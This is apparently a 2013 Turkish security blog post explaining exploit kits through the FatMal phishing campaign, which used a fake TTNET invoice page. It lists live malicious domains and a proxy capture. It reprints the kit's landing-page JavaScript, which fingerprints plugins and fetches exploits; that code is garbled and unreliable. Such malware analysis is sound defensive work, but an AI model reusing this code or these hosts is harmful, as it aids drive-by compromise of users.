


İstismar Kiti Nedir ?


written by Mert SARICA | 1 August 2013

11 Temmuz tarihinde, Aralık ayına damgasını vuran FatMal zararlı yazılımının yenisi ile karşılaştık. Tam olarak yenisi demek belki çok doğru olmayacaktır çünkü bu salgında kullanılan zararlı yazılım ve komuta kontrol merkezinin sürümü bir önceki FatMal komuta kontrol merkezinden farklıydı. Benzer olan tek nokta hemen hemen aynı sahte e-postaların kullanılmış olmasıydı.



Bu salgın aslında Kasım ayındaki salgında (Hatırlatma:

<https://internetsube.bddkuyari.com/padm/content/injectus.js>) kullanılan zararlı yazılım ve komuta kontrol merkezi sürümü ile neredeyse aynıydı. Bu 3 salgının da arkasında aynı grup mu vardı bilinmez ama bu defa kötü adamlar bir taşla 2 kuş vurmaya çalışmışlardı. Gönderdikleri e-postada yer alan adres ziyaret edildiğinde karşınıza sahte bir fatura görüntüleme sayfası çıkıyordu. Doğru CAPTCHA kodu (inandırıcılık adına her türlü zahmete katlanmışlar :)) girilip GÖRÜNTÜLE butonuna basıldıktan sonra size, adı her defasında değişen ve içinde zararlı yazılım bulunan bir ZIP dosyası gönderiliyordu. Daha önceden dili yananlar, ZIP dosyasını indirip, içinde pdf.exe uzantılı dosyayı gördüğünde bunun zararlı yazılım olduğunu anlayıp, çalıştırmayarak kötü adamların oyununa gelmediklerini düşünerek büyük bir mutluluk ile sahte sayfayı kapatıp, zararlı yazılımı silip işlerine devam ettiler fakat birşeyi gözden kaçırdılar.



GÖRÜNTÜLE butonuna basar basmaz sahte fatura görüntüleme web sitesi, size ZIP dosyasını yollamak ile kalmayıp ayrıca sizi haberiniz olmadan istismar kitinin (Private Exploit Pack olduğunu tahmin ediyorum.) bulunduğu zararlı bir diğer web sitesine de yönlendiriyordu. Siz her ne kadar ZIP dosyasının indirmemiş olsanız da, internet tarayıcınızda bulunan bir zafiyet bu zararlı web sitesi (istismar kitinin yüklü olduğu site) tarafından PluginDetect adındaki javascript kütüphanesi yardımı ile tespit ediliyordu. Ardından istismar kiti yüklü olan bu zararlı web sitesi tarafından zafiyet barındıran internet tarayıcısı eklentilerinize (Java, Adobe PDF Reader, Flash vb.) göre istismar kodu (exploit) gönderilerek sisteminiz ele geçiriliyor (hackleniyor), sisteminize indirmekten ve çalıştırmaktan kaçındığınız o ZIP

dosyası içinde yer alan zararlı yazılım, başka bir yolla sisteminize indirilerek çalıştırılmış oluyordu.

#	Host	Method	URL	Params	Modif	Status	Length	MIME t...	Extension	Title	Comment	SSL	IP	Cookies	Time	Listener port
46	http://www.linkedin.com	GET	/nhome/uscp-poll?queryAtter=13...			200	1305	text					91.225.248.80	lip=deleteMe...	05:24:21 1...	8080
47	http://efatura.ttnet-bilgilerdirne.net	GET	/ttnetefatura/faturaGoster.php?to...			200	4578	HTML	php	TTNET E-FATURA ...			178.208.82.131		08:02:22 1...	8080
50	http://efatura.ttnet-bilgilerdirne.net	GET	/ttnetefatura/assets/favcon.ico			200	1525	image	ico				178.208.82.131		08:02:23 1...	8080
55	http://efatura.ttnet-bilgilerdirne.net	POST	/ttnetefatura/faturaGoster.php?to...			200	4840	HTML	php	TTNET E-FATURA ...			178.208.82.131		08:06:50 1...	8080
56	http://efatura.ttnet-bilgilerdirne.net	GET	/ttnetefatura/div.php			200	351	HTML	php				178.208.82.131		08:06:50 1...	8080
58	http://efatura.ttnet-bilgilerdirne.net	GET	/ttnetefatura/fatura_0ea3fa225c...			200	342936	zip					178.208.82.131		08:06:50 1...	8080
59	http://qeperkdntsgshygnl.mypets.ws:8000	GET	/fakmrcbpgmy7d9qih-8614308			200	2367	HTML					178.175.140.50		08:06:51 1...	8080
61	http://qeperkdntsgshygnl.mypets.ws:8000	GET	/etzmessa.js			200	524	script	js				178.175.140.50		08:06:54 1...	8080
62	http://ajax.googleapis.com	GET	/ajax/libs/jquery/1.9.1/jquery.min...			200	93113	script	js				173.194.70.95		08:06:54 1...	8080
64	http://qeperkdntsgshygnl.mypets.ws:8000	GET	/rbjgykvepsapk.js			200	546	script	js				178.175.140.50		08:06:54 1...	8080
67	http://qeperkdntsgshygnl.mypets.ws:8000	GET	/xuuvctqceqk.js			200	418	script	js				178.175.140.50		08:06:54 1...	8080
68	http://qeperkdntsgshygnl.mypets.ws:8000	GET	/zjdqgul.js			200	567	script	js				178.175.140.50		08:06:54 1...	8080
69	http://qeperkdntsgshygnl.mypets.ws:8000	GET	/huuuaasetpry.js			200	515	script	js				178.175.140.50		08:06:54 1...	8080
70	http://qeperkdntsgshygnl.mypets.ws:8000	GET	/zjgpbwboffwm.js			200	328	script	js				178.175.140.50		08:06:54 1...	8080
72	http://qeperkdntsgshygnl.mypets.ws:8000	GET	/kasz.js			200	325	script	js				178.175.140.50		08:06:54 1...	8080
73	http://qeperkdntsgshygnl.mypets.ws:8000	GET	/dthbcvakpuxyvk.js			200	472	script	js				178.175.140.50		08:06:55 1...	8080

Request Response

Raw Headers Hex HTML Render

</DOCTYPE HTML>
<html>
<head>
<link href="/mrvvmmvzvbas.css" rel="stylesheet"><link href="/ngndbvzqmh.css" rel="stylesheet"><link href="/dgvmbidvd.css" rel="stylesheet">
<script src="/etzmessa.js"></script><script src="/tiwqesilqieu.js"></script><script src="/huuuaasetpry.js"></script>
<script src="http://ajax.googleapis.com/ajax/libs/jquery/1.9.1/jquery.min.js"></script>
<link href="/vdgvzmos.css" rel="stylesheet"><link href="/bfof.css" rel="stylesheet">
<script src="/zjdqgul.js"></script><script src="/dthbcvakpuxyvk.js"></script><script src="/zrgcpbwboffwm.js"></script>
<script type="text/javascript" src="/index.js"></script>
<script src="/xuuvctqceqk.js"></script><script src="/kasz.js"></script><script src="/rbjgykvepsapk.js"></script><script src="/keegypxjcd.js"></script>
<script type="text/javascript">
\$(document).ready(function(){(rq("51dfe75aa2ceab2c0371e3","aenuc","ujupe","nlhakdxfuhaga","qvzsfygy")));
function rqi(a,e,f,e,g){(var
d=PluginDetect.getVerion,b=[]).b.push("hid:::"+a).b.push("adobe_reader:::"+d("AdobeReader"));b.push("java:::"+d("Java"));b.push("Flash:::"+d("Flash"));b.push("quick_time:::"+d("QuickTime"));b.push("real_player:::"+d("RealPlayer"));b.pu
sh("shockwave:::"+d("Shockwave"));b.push("silver_light:::"+d("Silverlight"));b.push("vlc:::"+d("VLC"));b.push("wmp:::"+d("WMP"));b.push("office:::"+d("Office"));b.push("office_ver:::"+d("OfficeVer"));a=[];a[e]=c;a[g]=encodeURIComponent(xor(b.join(":::")));c);\$.post(f,a,func
tion(a,
b){\$(b.body).append(xor(decodeURIComponent(a,c)))})function xor(a,c){for(var f="",e=0,g=0,e=0;c.a.length>e+1;q=Math.floor(e/c.length),f+=String.fromCharCode(a.charCodeAt(e)+c.charCodeAt(g)).return f}function
office_ver(f){var a=0,c=0;try{a=new ActiveXObject("SharePoint.OpenDocuments.4")}catch(f){}try{c=new ActiveXObject("SharePoint.OpenDocuments.3")}catch(e){}return"object"==typeof a&&"object"==typeof c?"2007":null};
</script>
</head>
<body>

</body>
</html>

0 matches

Request Response

Raw Headers Hex HTML Render

</DOCTYPE HTML>
<html>
<head>
<link href="/mrvvmmvzvbas.css" rel="stylesheet"><link href="/ngndbvzqmh.css" rel="stylesheet"><link href="/dgvmbidvd.css" rel="stylesheet">
<script src="/etzmessa.js"></script><script src="/tiwqesilqieu.js"></script><script src="/huuuaasetpry.js"></script>
<script src="http://ajax.googleapis.com/ajax/libs/jquery/1.9.1/jquery.min.js"></script>
<link href="/vdgvzmos.css" rel="stylesheet"><link href="/bfof.css" rel="stylesheet">
<script src="/zjdqgul.js"></script><script src="/dthbcvakpuxyvk.js"></script><script src="/zrgcpbwboffwm.js"></script>
<script type="text/javascript" src="/index.js"></script>
<script src="/xuuvctqceqk.js"></script><script src="/kasz.js"></script><script src="/rbjgykvepsapk.js"></script><script src="/keegypxjcd.js"></script>
<script type="text/javascript">
\$(document).ready(function(){(rq("51dfe75aa2ceab2c0371e3","aenuc","ujupe","nlhakdxfuhaga","qvzsfygy")));
function rqi(a,e,f,e,g){(var
d=PluginDetect.getVerion,b=[]).b.push("hid:::"+a).b.push("adobe_reader:::"+d("AdobeReader"));b.push("java:::"+d("Java"));b.push("Flash:::"+d("Flash"));b.push("quick_time:::"+d("QuickTime"));b.push("real_player:::"+d("RealPlayer"));b.pu
sh("shockwave:::"+d("Shockwave"));b.push("silver_light:::"+d("Silverlight"));b.push("vlc:::"+d("VLC"));b.push("wmp:::"+d("WMP"));b.push("office:::"+d("Office"));b.push("office_ver:::"+d("OfficeVer"));a=[];a[e]=c;a[g]=encodeURIComponent(xor(b.join(":::")));c);\$.post(f,a,func
tion(a,
b){\$(b.body).append(xor(decodeURIComponent(a,c)))})function xor(a,c){for(var f="",e=0,g=0,e=0;c.a.length>e+1;q=Math.floor(e/c.length),f+=String.fromCharCode(a.charCodeAt(e)+c.charCodeAt(g)).return f}function
office_ver(f){var a=0,c=0;try{a=new ActiveXObject("SharePoint.OpenDocuments.4")}catch(f){}try{c=new ActiveXObject("SharePoint.OpenDocuments.3")}catch(e){}return"object"==typeof a&&"object"==typeof c?"2010":"number"==typeof
a&&"object"==typeof c?"2007":null};
</script>
</head>
<body>

</body>
</html>

0 matches

İstismar kitleri son yıllarda bu tür salgınların dışında özellikle Su Kaynağı (Watering Hole) saldırılarında da sıkça kullanılmaktadır. Su kaynağı saldırılarında kötü adamlar, sızmak istedikleri kurumların sistemlerini direkt hedef almak yerine dolaylı yoldan hedef alırlar ve bunun için de hedef kurum tarafından ziyaret edildiği düşünülen web sitelerini hedef olarak seçerler. Örnek ile açıklamak gerekirse mesela birçok çalışan, gün içinde bir defa da olsa takip ettikleri gazetelerin web sitelerini ziyaret ederler. Bunu bilen kötü adamlar da kurum çalışanlarına ortalama saldırısı yapmak yerine sıkça ziyaret edilen gazetelerin web sitelerini hackleyerek, FatMal örneğinde olduğu gibi sayfayı ziyaret edenlerin istismar kiti olan bir diğer zararlı web sitesini ziyaret etmelerini sağlamış olur. Bu sayede bu siteyi ziyaret

eden yüzlerce farklı kurumun, binlerce kullanıcısının kullanmış olduğu sistemler bu saldırı yöntemi ile bir anda kötü adamların kontrolü altına girmiş olur.






İstismar kiti denilince belki de akla ilk olarak Blackhole istismar kiti gelir. Blackhole istismar kiti aslında onlarca istismar kitinden sadece bir tanesidir fakat onu farklı yapan yeni sürümlerinde çoğunlukla 0. gün istismar kodlarına ev sahipliği yapmasıdır. Metasploit aracına bir uygulamanın istismar kodunun eklenmesinin hemen ardından Blackhole istismar kitine de bu istismar kodunun eklenmesi ve yeni sürümünün geliştiricisi tarafından hızlıca yayınlanması, bu istismar kitinin ne denli tehlikeli olabileceğine güzel bir örnektir.

